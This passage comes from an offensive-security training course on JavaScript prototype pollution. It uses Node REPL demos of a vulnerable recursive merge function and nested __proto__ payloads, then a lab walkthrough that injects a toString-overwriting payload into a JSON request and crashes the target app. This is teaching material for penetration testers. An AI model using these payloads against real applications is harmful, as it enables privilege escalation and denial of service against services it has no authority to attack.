> {}.__proto__.toString = "breaking toString"
'breaking toString'

> (new Object).toString()
Uncaught TypeError: (intermediate value).toString is not a function

> (new Function).toString()
'function anonymous(\n) {\n\n}'
```

Listing 575 - Function toString is not broken

As Listing 575 shows, when the *toString* is overwritten in the Object prototype, the *toString* function is not overwritten. Why is that?

13.2.2 Prototype Pollution

Prototype pollution was not always considered a security issue. In fact, it was used as a feature to extend JavaScript in third-party libraries.[303] For example, a library could add a “first” function to all arrays(),[304] “toISOString” to all Dates, [305] and “toHTML” to all objects.[306]

However, this caused issues with future-proofing code since any native implementations that came out later would be replaced by the less efficient third-party API. Even so, this by itself is not a security issue.[307]

However, if an application accepts user input and allows us to inject into the prototype of Object, this creates a security issue.

While there are many situations that might cause this, it often occurs in *extend* or *merge* type functions. These functions merge objects together to create a new merged or extended object.

For example, consider the following code:

```
const { isObject } = require("util");

function merge(a,b) {
    for (var key in b){
        if (isObject(a[key]) && isObject(b[key])) {
            merge(a[key], b[key])
        }else {
            a[key] = b[key];
        }
    }
```

[303] (Prototype Core Team., 2015), http://prototypejs.org/learn/extensions

[304] (Prototype Core Team., 2015), https://github.com/prototypejs/prototype/blob/5fddd3e/src/prototype/lang/array.js#L222

[305] (Prototype Core Team., 2015), https://github.com/prototypejs/prototype/blob/5fddd3e/src/prototype/lang/date.js#L24

[306] (Prototype Core Team., 2015), https://github.com/prototypejs/prototype/blob/5fddd3ef8c93d8419fb45b7f8c6fddeb9f591150/src/prototype/lang/object.js#L301

[307] (Croll, 2011), https://javascriptweblog.wordpress.com/2011/12/05/extending-javascript-natives/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
    return a
}
```

Listing 576 - Merge Function

The *merge* function above accepts two objects. It iterates through each key in the second object. If the value of the key in the first and second object are also objects, the function will recursively call itself and pass in the two objects. If these are not objects, the value of the key in the first object will be set to the value of the key in the second object using computed property names.[308]

Using this method, we can merge two objects:

```
> const { isObject } = require("util");
undefined
> function merge(a,b) {
...     for (var key in b){
 .....      if (isObject(a[key]) && isObject(b[key])) {
 .......            merge(a[key], b[key])
 .......        }else {
 .......            a[key] = b[key];
 .......        }
 .....  }
...     return a
...  }
undefined

> x = {"hello": "world"}
{ hello: 'world' }

> y = {"foo" :{"bar": "foobar"}}
{ foo: { bar: 'foobar' } }

> merge(x,y)
{ hello: 'world', foo: { bar: 'foobar' } }
```

Listing 577 - Merging 2 objects

This gets interesting when we set the "__proto__" key in the second object to another object.

```
> x = {"hello": "world"}
{ hello: 'world' }

> y = {["__proto__"] :{"bar": "foobar"}}
{ __proto__: { bar: 'foobar' } }

> merge(x,y)
{ hello: 'world' }
```

Listing 578 - Merge With proto

[308] (Mozilla, 2021), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Operators/Object_initializer#computed_property_names

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

The square brackets around "__proto__" will ensure that __proto__ will be enumerable. Setting the value this way sets isProtoSetter to false, making the object enumerable by the for loop in the merge function.[309]

When the *merge* function runs, it will iterate through all the keys in the *y* object. The only key in this object is "__proto__".

Since *x["__proto__"]* will always be an object (remember, it's a link to the prototype of the parent object) and *y["__proto__"]* will be an object (since we set it to one), the *if* statement will be true. This means that the *merge* function will be called using *x["__proto__"]* and *y["__proto__"]* as arguments.

When the merge function runs again, the *for* loop will enumerate the keys of *y["__proto__"]*. The only attribute of *y["__proto__"]* is "bar". Since this attribute does not exist in *x["__proto__"]*, the *if* statement will be false and the *else* branch will be executed. The *else* branch will set the value of *x["__proto__"]["foo"]* to the value of *y["__proto__"]["foo"]* (or "foobar").

However, since *x["__proto__"]* is pointing to the Object class prototype, then all objects will be polluted due to the merge. We can witness this by checking the value of *bar* in newly created objects.

```
> {}.bar
'foobar'
```

Listing 579 - "bar" Attribute of New Object

Clearly, this can become dangerous if, for example, we begin adding attributes like "isAdmin" to all objects. If the application is coded in a particular way, all users suddenly become administrators.

Even if *__proto__* of one object is the prototype of a user-defined class (like in our *Student* example earlier), we can chain multiple "__proto__" keys until we reach the Object class prototype:

```
> delete  {}.__proto__.bar
true

> function Student() {
... this.id = 2;
... this.enrolled = false
... }
undefined

> s = new Student
Student { id: 2, enrolled: false }

> s2 = new Student
Student { id: 2, enrolled: false }

> x = {"foo": "bar"}
{ foo: 'bar' }
```

[309] (CertainPerformance, 2021), https://stackoverflow.com/a/66556134

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
> merge(s,x)
Student { id: 2, enrolled: false, foo: 'bar' }

> x = {["__proto__"]: { "foo": "bar" }}
{ __proto__: { foo: 'bar' } }

> merge(s,x)
Student { id: 2, enrolled: false, foo: 'bar' }

> {}.foo
undefined

> s.foo
'bar'

> s2.foo
'bar'
```

Listing 580 - Setting Object Prototype in User Defined Class Unsuccessfully

In this case, when we set the "__proto__" object only one level deep, we are actually only interacting with the prototype of the *Student* class. As a result, both *s* and *s2* have the value of *foo* set to "bar".

```
> x = {["__proto__"]: { ["__proto__"]: {"foo": "bar" }}}
{ __proto__: { __proto__: { foo: 'bar' } } }

> merge(s,x)
Student { id: 2, enrolled: false, foo: 'bar' }

> {}.foo
'bar'
```

Listing 581 - Setting Object Prototype in User Defined Class Successfully

However, when we set the "__proto__" object multiple levels deep, we find that we begin interacting higher up in the prototype chain. At that point, all objects start to have the value of *foo* set to "bar".

It's important to note that for a merge function to be vulnerable (and functional), it must recursively call itself when the value of the keys are both objects. For example, the following code is not vulnerable and does not properly merge two objects:

```
 function badMerge (a,b)
  { for (var key in b) {
     a[key] = b[key];
   }
   return a
}
```

Listing 582 - Non-vulnerable Merge

A function like this does not work as a true merge function since it does not recursively merge objects.

```
> delete {}.__proto__.foo
true
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
> function badMerge (a,b) {
...   for (var key in b) {
 .....    a[key] = b[key];
 .....  }
...   return a
... }
undefined

> x = {"foo": {"bar": "foobar" }}
{ foo: { bar: 'foobar' } }

> y = {"foo": {"hello": "world" }}
{ foo: { hello: 'world' } }

> merge(x,y)
{ foo: { bar: 'foobar', hello: 'world' } }

> x = {"foo": {"bar": "foobar" }}
{ foo: { bar: 'foobar' } }

> y = {"foo": {"hello": "world" }}
{ foo: { hello: 'world' } }

> badMerge(x,y)
{ foo: { hello: 'world' } }
```

Listing 583 - Using BadMerge

Since *badMerge* does not recursively call itself on objects to merge individual objects, the individual keys in an object are not merged. Because of this, a function like *badMerge* would not be vulnerable to prototype pollution.

There are a few more minor details about prototype pollution that we should consider before moving on. For example, variables polluted into the prototype are enumerable in *for…in* statements.[310]

```
> x = {"hello": "world"}
{ hello: 'world' }

> y = {["__proto__"] :{"bar": "foobar"}}
{ __proto__: { bar: 'foobar' } }

> merge(x,y)
{ hello: 'world' }

> for (var key in {})
console.log(key) bar
```

Listing 584 - Using for Loop to Enumerate Polluted Object

The polluted variables are also enumerable in arrays.

[310] (Mozilla, 2021), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Statements/for...in

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
> for (var i in [1,2]) console.log(i)
0
1
bar
```

Listing 585 - Using for Loop to Enumerate Polluted Array

This occurs because *for…in* statements will iterate over all the enumerable properties. However, the variable in the prototype does not increase the array length. Because of this, if a loop uses the array length, the polluted variables are not enumerated.

```
> for (i = 0; i< [1,2].length; i++) console.log([1,2][i])
1
2
undefined
```

Listing 586 - Using forEach to Enumerate Polluted Array

This is also true of the *forEach* loop since ECMAscript specifies that *forEach* use the length of the array.[311]

```
> [1,2].forEach(i => console.log(i))
1
2
```

Listing 587 - Using forEach to Enumerate Polluted Array

Now that we know how to use JavaScript's prototype and how to pollute with it, let's investigate how to discover it using blackbox and whitebox techniques.

13.2.3 Blackbox Discovery

As with many blackbox exploitation techniques, we'll be operating blindly when searching for prototype pollution. False negatives will be common, but we can leverage a simple methodology.

However, we must warn that these techniques are abrasive and might lead to denial of service of the target application. Unlike reflected XSS, prototype pollution will continue affecting the target application until it is restarted.

Up to this point, we have been using JavaScript objects to demonstrate the power of prototype pollution. However, we usually cannot pass direct JavaScript objects within HTTP requests. Instead, the requests would need to contain some kind of serialized data, such as JSON.

In these situations, when a vulnerable merge function is executed, the data is first parsed from a JSON object into a JavaScript object. More commonly, libraries will include middleware that will automatically parse an HTTP request body, with "application/json" content type, as JSON.[312]

Not all prototype pollution vulnerabilities come from the ability to inject "__proto__" into a JSON object. Some may split a string with a period character ("file.name"), loop over the properties, and set the value to the contents.[313] In

[311] (Ecma International, 2021), https://tc39.es/ecma262/#sec-array.prototype.foreach

[312] (Express, 2017), http://expressjs.com/en/4x/api.html#express.json

[313] (posix, 2020), https://blog.p6.is/Real-World-JS-1/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

these situations, other payloads like "constructor.prototype" would work instead of "__proto__". These types of vulnerabilities are more difficult to discover using blackbox techniques.

To discover a prototype pollution vulnerability, we can replace one of the commonly used functions in the Object prototype in order to get the application to crash. For example, *toString* is a good target since many libraries use it and if a string is provided instead of a function, the application would crash.

We might need to continue using the application beyond the initial pollution to understand how the exploit impacts it. The initial request might start the prototype pollution, but it requires subsequent requests to realize the impact.

Many applications in production will run with the application started as a daemon and restart automatically if the application crashes.[314] In these situations, the application might hang until the restart is complete, it might return a 500, or it might return a 200 with incomplete output. In these scenarios, we need to search for anything that is out of the ordinary.

Earlier, we discovered our target application accepts JSON on input in POST requests to the */token* endpoint. Let's try to understand what happens if we try to replace the *toString* function with a string.

First, let's capture a POST request to */token* in Burp and send it to Repeater.

[314] (PM2, 2021), https://pm2.keymetrics.io/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 324: Token Request in Repeater

Next, let's add a payload that will replace the *toString* function with a string in the object prototype (if it's vulnerable). We'll add this at end of the JSON after the *connection* object and send the request.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 325: Adding Payload After Connection Object

As we noticed earlier when we were exploring the application, the token in the response is encrypted and used for subsequent requests. To ensure that this payload propagates, let's use this token in the */rdp* endpoint, as intended.

Navigating to the page in a browser loads the RDP endpoint as if nothing is wrong. If we reload the page, the application still works. It seems as if this request did not pollute the prototype.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 326: Loading Page with No Crash

This might seem disappointing, but we shouldn't give up just yet. If the application is running the payload through a vulnerable merge function, it is possible that only some objects are merged. Let's examine the original JSON in the payload.

```
{
    "connection": {
        "type": "rdp",
        "settings": {
            "hostname": "rdesktop",
            "username": "abc",
            "password": "abc",
            "port": "3389",
            "security": "any",
            "ignore-cert": "true",
            "client-name": "",
            "console": "false",
            "initial-program": ""
        }
    }
}
```

Listing 588 - Original JSON payload

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

The *connection* object has two keys: *type* and *settings*. An object like *settings* is popular for merging because the developer may have a set of defaults that they wish to use but extend those defaults with user-provided settings.

This time, let's attempt to set the payload in the *settings* object instead of the *connection* object and send the request.




Figure 327: Adding Payload to Settings Object

Again, we will use the token in the response in the */rdp* endpoint.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 328: Application Crashes

This time, the application responds, but the RDP connection does not load. In addition, refreshing the page shows that the application is no longer running.

As before, the only way to recover is to restart Node. In a true blackbox assessment, we would not have access to restart the application. However, to understand the vulnerability more, let's investigate the last lines of the docker-compose output before the application crashed.

We can obtain the logs of the application at any point by running **`docker-compose -f ~/chips/docker-compose.yml logs chips`** in an ssh session.

```
/usr/src/app/node_modules/<span custom-style="BoldCodeRed">moment/moment.js:28
            Object.prototype.toString.call(input) === '[object Array]'
                                       ^

TypeError: Object.prototype.toString.call is not a function
    at isArray (/usr/src/app/node_modules/moment/moment.js:28:39)
    at createLocalOrUTC (/usr/src/app/node_modules/moment/moment.js:3008:14)
    at createLocal (/usr/src/app/node_modules/moment/moment.js:3025:16)
    at hooks (/usr/src/app/node_modules/moment/moment.js:16:29)
    at ClientConnection.getLogPrefix (/usr/src/app/node_modules/guacamole-
lite/lib/ClientConnection.js:82:22)
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
    at ClientConnection.log (/usr/src/app/node_modules/guacamole-
lite/lib/ClientConnection.js:78:22)
    at /usr/src/app/node_modules/guacamole-lite/lib/ClientConnection.js:44:18 at
    Object.processConnectionSettings (/usr/src/app/node_modules/guacamole-
lite/lib/Server.js:117:64)
    at new ClientConnection (/usr/src/app/node_modules/guacamole-
lite/lib/ClientConnection.js:37:26)
    at Server.newConnection
(/usr/src/app/node_modules/guacamole-lite/lib/Server.js:149:59)
```

Listing 589 - Strack Trace of Crash

The *moment* library attempted to run *toString*. When it did, the application crashed with an "Object.prototype.toString.call is not a function" error.

Let's restart the application and use a whitebox approach to understand why this error occurred and where exactly the prototype pollution exists.

13.2.3.1 Exercise

Pollute the Object prototype by setting *toString* to a string and observe the application crash.

13.2.4 Whitebox Discovery

While a prototype pollution vulnerability may exist inside the main application, it is unlikely. Many libraries provide merge and extend functionality so that the developers do not have to create their own function. Nevertheless, it's important to check.

We can search for computed property names that accept a variable to reference a key in an object (as we discovered in the *merge* function). To do this, we would search for square brackets with a variable in between. However, the target application (not including the additional libraries) is so small that searching for a single square bracket is feasible. In other circumstances, this would usually have to be done with a manual code review.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

